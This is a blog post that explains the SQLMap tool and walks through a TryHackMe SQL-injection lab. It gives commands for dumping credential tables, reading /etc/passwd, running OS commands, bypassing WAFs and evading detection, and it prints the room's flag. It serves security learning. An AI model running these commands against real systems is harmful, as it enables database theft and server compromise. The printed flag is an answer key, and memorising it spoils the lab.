Exploring SQLMAP
What is SQLMap, and how to use it to exploit a web application?
Exploring SQLMAP
What is SQLMap, and how to use it to exploit a web application?

https://tryhackme.com/room/sqlmap
What is SQLMap?
SQLMap is an open-source penetration testing tool that automates the process of finding and exploiting SQL Injection (SQLi) vulnerabilities.
It can:
- Detect SQL injection vulnerabilities
- Identify the backend database
- Enumerate databases, tables, and columns
- Dump database contents
- Crack password hashes
- Read and write files (if privileges allow)
- Execute operating system commands
- Gain an interactive shell (under certain conditions)
Basic Syntax
sqlmap -u <URL> [OPTIONS]Example:
sqlmap -u <http://example.com/item.php?id=1>Flags & Options

Enumeration Flags

File & OS Access


Authentication
Common Injection Techniques

Example:
--technique=BEUSTQUseful Commands
#Find databases
    sqlmap -u URL --dbs
#List tables
    sqlmap -u URL -D database --tables
#List columns
    sqlmap -u URL -D database -T table --columns
#Dump table
    sqlmap -u URL -D database -T table --dump
#Current DB
    sqlmap -u URL --current-db
#Current user
    sqlmap -u URL --current-user
#Database banner
    sqlmap -u URL --banner
#Execute command
    sqlmap -u URL --os-cmd="whoami"
#SQL shell
    sqlmap -u URL --sql-shell
#Read file
    sqlmap -u URL --file-read=/etc/passwd
Workflow
1. Identify a parameter to test.
        ↓
2. Run SQLMap on the target.
        ↓
3. Confirm SQL Injection.
        ↓
4. Fingerprint the DBMS.
        ↓
5. Enumerate databases.
        ↓
6. Enumerate tables.
        ↓
7. Enumerate columns.
        ↓
8. Dump sensitive data.
        ↓
9. (If allowed) Escalate to file access or OS command execution.
Real-World Command Examples
1. Basic vulnerability detection
sqlmap-u"<http://target.com/product.php?id=5>" --batch --random-agentWhat happens?
- Tests the
idparameter for SQL injection. - Automatically answers prompts.
- Uses a random User-Agent to appear less predictable.
2. Enumerate the database structure
sqlmap-u"<http://target.com/product.php?id=5>" --dbs --batch --threads=5What happens?
- Identifies injectable parameters.
- Lists all databases.
- Uses multiple threads for faster enumeration.
- Runs non-interactively.
3. Dump credentials from a known table
sqlmap-u"<http://target.com/product.php?id=5>" \
-D shop \
-T users \
-C username,password \
--dump
What happens?
- Selects the
shopdatabase. - Targets the
userstable. - Extracts only the
usernameandpasswordcolumns. - Dumps the results to the console and output directory.
4. Test an authenticated POST request through Burp
sqlmap -r login_request.txt --batch --level=5 --risk=3 --proxy=http://127.0.0.1:8080What happens?
- Uses a raw request captured from Burp Suite.
- Tests all injectable POST parameters.
- Performs more comprehensive testing with higher
levelandrisk. - Sends traffic through Burp for inspection.
5. Execute an OS command (when supported)
sqlmap -u "<http://target.com/product.php?id=5>" --os-cmd="whoami" --batchWhat happens?
- Exploits the SQL injection (if possible).
- Executes the
whoamicommand on the target system. - Returns the command output. (This only works when the DBMS and privileges allow OS command execution.)
These examples reflect a typical workflow: detect the injection → enumerate databases → inspect tables and columns → dump data → (if authorized and feasible) attempt post-exploitation features such as file access or OS command execution.
Notes
- Use
rwith requests captured from Burp Suite for authenticated or complex requests. --batchis useful for automation and scripting.- Increase
--leveland--riskonly if the default scan does not find an injection. - Use
--tamperscripts to help bypass simple web application firewalls (WAFs). --flush-sessioncan resolve issues caused by cached scan results.- Start with simple enumeration (
--dbs,--tables,--columns) before attempting actions like dumping data or OS command execution. - Always ensure you have explicit authorization before using SQLMap against any target outside of a lab or CTF environment.
SQLMap Challenge Walkthrough
1. Initial Enumeration
As with any web application assessment, I started by scanning the target to identify exposed services.
The Nmap scan revealed that HTTP (port 80) was the only accessible service.
Visiting the web server presented nothing more than the default Nginx welcome page, indicating that the actual application was likely hosted in another directory.

2. Discovering Hidden Content
Since the default page provided no functionality to test, I performed directory enumeration using Gobuster.
gobuster dir \
-u http://<machine-ip>/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,html,js,conf
This revealed an interesting directory:
/bloodwhich appeared to host the real application.

3. Identifying the Injection Point
Browsing to /blood revealed a blood group search form.
The application submits the selected blood group using an HTTP POST request.
Rather than manually recreating every request, I intercepted it using Burp Suite and saved it as a raw HTTP request.
Using the -r option allows SQLMap to replay the exact request—including headers, cookies, and POST data—making it ideal for authenticated or complex requests.

The Blood Donation Web Application

Post request intercepted by Burp Suite Proxy
4. Testing for SQL Injection
With the captured request saved as post-request.txt, I instructed SQLMap to analyze it.
sqlmap -r post-request.txt --current-userSQLMap automatically tested the POST parameter blood_group and successfully identified multiple SQL injection techniques.
The output showed:
- Time-based Blind SQL Injection
- UNION-based SQL Injection
It also fingerprinted the backend database as:
- MySQL
- Running on Linux
- Web server: Nginx
SQLMap additionally identified the current database user as:
root@localhost
5. Enumerating Databases
Once SQL injection had been confirmed, the next step was to discover the available databases.
sqlmap -r post-request.txt --dbsSQLMap returned several databases, including the application’s database:
bloodalong with the default MySQL databases:
- information_schema
- mysql
- performance_schema
- sys
- test

6. Enumerating Tables
After identifying the target database, I instructed SQLMap to enumerate its tables.
sqlmap -r post-request.txt -D blood --tablesSQLMap discovered three tables:
- blood_db
- flag
- users
The flag table immediately stood out as the likely location of the challenge flag.

7. Enumerating Columns
Next, I inspected the structure of the flag table.
sqlmap -r post-request.txt -D blood -T flag --columnsSQLMap identified three columns:
Column Type id int(10) name varchar(30) flag varchar(50)
The flag column clearly contained the information we were looking for.

8. Dumping the Flag
Finally, I instructed SQLMap to dump the contents of the flag column.
sqlmap -r post-request.txt -D blood -T flag -C flag --dumpSQLMap extracted the table contents and successfully recovered the challenge flag.
thm{sqlm@p_is_L0ve}
Commands Used During the Challenge

Key Takeaways
This room demonstrates how SQLMap automates the complete SQL injection workflow. Instead of manually crafting payloads and enumerating the database, SQLMap handled the entire process:
- Detect the SQL injection vulnerability.
- Fingerprint the backend database.
- Enumerate available databases.
- Enumerate tables and columns.
- Extract the required data.
Although SQLMap greatly simplifies exploitation, understanding the enumeration process is essential. Each step builds upon the previous one, following the same methodology that would be used during a manual SQL injection assessment.
메타데이터
- post_id
- 2887dc1126a0
- slug
- exploring-sqlmap-2887dc1126a0
- url
- https://medium.com/@cybrsalma03/exploring-sqlmap-2887dc1126a0
- canonical_url
- https://medium.com/@cybrsalma03/exploring-sqlmap-2887dc1126a0
- author_url
- https://medium.com/@cybrsalma03
- status
- ok
- fetched_at
- 2026-07-14 10:09:25





